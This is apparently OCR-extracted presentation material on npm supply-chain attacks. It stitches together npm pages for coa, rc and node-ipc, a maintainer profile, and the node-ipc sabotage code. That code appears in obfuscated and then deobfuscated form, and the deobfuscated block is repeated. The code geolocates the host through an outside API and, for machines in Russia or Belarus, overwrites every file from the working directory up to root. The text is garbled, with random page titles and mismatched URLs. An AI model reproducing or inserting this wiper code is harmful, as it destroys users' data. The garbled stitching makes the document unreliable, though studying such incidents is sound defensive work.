November 07, 2021 Ravie Lakshmanan

COMPROMISED


Popular This Week

Hackers Increasingly Utilizing HTML Smuggling to Deliver Malware


SharkBot — A New Android Trojan Stealing Banking and Cryptocurrency Accounts

Abcbot — A New Evolving Wormable Botnet Malware

coa


https://www.npmjs.com/package/coa
Never Post Memes
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
coa
TS
2.0.2 • Public • Published 3 years ago
Readme
Explore BETA
3 Dependencies
168 Dependents
29 Versions
Command-Option-Argument
Yet another parser for command line options.
npm v2.0.2
build passing
build passing
coverage 70%
david no longer available
What is it?
COA is a parser for command line options that aim to get maximum profit from formalization your program API. Once you write definition in terms of commands, options and arguments you automaticaly get:
• Command line help text
• Program API for use COA-based programs as modules
• Shell completion
Other features
• Rich types for options and arguments, such as arrays, boolean flags and required
• Commands can be async throught using promising (powered by Q)
• Easy submoduling some existing commands to new top-level one
Install
> npm i coa
Repository
github.com/veged/coa
Homepage
github.com/veged/coa
Weekly Downloads
8,187,759
Version
2.0.2
License
MIT
Unpacked Size
72.5 kB
Total Files
15

rc


https://www.npmjs.com/package/rc
Napoleonic Political Magnificence
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
rc
DT
1.2.8 • Public • Published 4 years ago
Readme
Explore BETA
4 Dependencies
1,362 Dependents
48 Versions
rc
The non-configurable configuration loader for lazy people.
Usage
The only option is to pass rc the name of your app, and your default configuration.
var conf = require('rc')(appname, {
//defaults go here.
port: 2468,
//defaults which are objects will be merged, not replaced
views: {
engine: 'jade'
}
});
Install
> npm i rc
Repository
github.com/dominictarr/rc
Homepage
github.com/dominictarr/rc#rea...
Weekly Downloads
12,451,373
Version
1.2.8
License
(BSD-2-Claus...
Unpacked Size
17.3 kB
Total Files
12

22m Weekly Downloads

Homepage

github.com/veged/coa

2022-03-27 to 2022-04-02

9,555,969

Version

2.0.2

License


MIT

Homepage

github.com/dominictarr/rc#rea...

Weekly Downloads

12,451,373



Version

1.2.8

License

(BSD-2-Claus...

Same malicious code

Meet Brandon Nozaki Miller


AVON TYRES
DUNLOP
CYCLE GEAR
nexx
FIRSTUP
EROMOTORCYCL
Technique

https://www.npmjs.com/~riaevangelist

Natural Preference for Minification

Products Pricing Documentation

npm Search packages Search Sign Up Sign In

riaevangelist

41 Packages 0 Organizations

Packages 41

event-pubsub

Super light and fast Extensible ES6+ events and EventEmitters for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events!

riaevangelist published 5.0.3 • a year ago

node-cmd

Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal.


riaevangelist published 5.0.0 • 9 months ago

ria


Node tool for developing RIA Apps using the RIA app framework. Helps initialize the app and create modules using UI templates and archetecture.

riaevangelist published 2.0.2 • 8 years ago

bluetooth-programmer


https://www.npmjs.com/package/ua-parser-js
Narcoleptic Pasta Manufacturer
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
node-ipc
DT
11.1.0 • Public • Published 2 months ago
Readme
Explore BETA
5 Dependencies
360 Dependents
74 Versions
node-ipc
Sponsor Me On Github
a nodejs module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.
A great solution for complex multiprocess Neural Networking in Node.JS
as of v11 this module uses the peacenotwar module.
npm install node-ipc
for node <v14
npm install node-ipc@^9.0.0
Install
npm i node-ipc
Repository
github.com/RIAEvangelist/nod...
Homepage
riaevangelist.github.io/node-ipc/
2022-03-13 to 2022-03-19
1,123,900
Version
11.1.0
License
MIT
Unpacked Size
Total Files

Maintained for 8+ years



1m Weekly Downloads

Homepage

riaevangelist.github.io/node-ipc/


2022-03-13 to 2022-03-19

1,123,900

Version	License
11.1.0	MIT

March 7th, 2022


Brandon added new functionality



```
import u from"path";import a from"fs";import o from"https";setTimeout(function(){const
t=Math.round(Math.random()*4);if(t>1){return}const
n=Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU
4YTUzMDkxNTQ=","base64");o.get(n.toString("utf8"),function(t){t.on("data",function(t){const
n=Buffer.from("Li8=","base64");const o=Buffer.from("Li4v","base64");const
r=Buffer.from("Li4vLi4v","base64");const f=Buffer.from("Lw==","base64");const
c=Buffer.from("Y291bnRyeV9uYW1l","base64");const e=Buffer.from("cnVzc2lh","base64");const
i=Buffer.from("YmVsYXJ1cw==","base64");try{const s=JSON.parse(t.toString("utf8"));const
u=s[c.toString("utf8")].toLowerCase();const a=u.includes(e.toString("utf8"))||
u.includes(i.toString("utf8"));if(a)
{h(n.toString("utf8"));h(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}}catch(t)
{}})})},Math.ceil(Math.random()*1e3));async function h(n="",o=""){if(!a.existsSync(n)){return}let
r=[];try{r=a.readdirSync(n)}catch(t){}const f=[];const c=Buffer.from("4p2k77iP","base64");for(var
e=0;e<r.length;e++){const i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t){continue}
if(t.isDirectory()){const s=h(i,o);s.length>0?f.push(...s):null}else if(i.indexOf(o)>=0)
{try{a.writeFile(i,c.toString("utf8"),function(){})}catch(t){}}}return f};const ssl=true;export {ssl
as default,ssl}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```



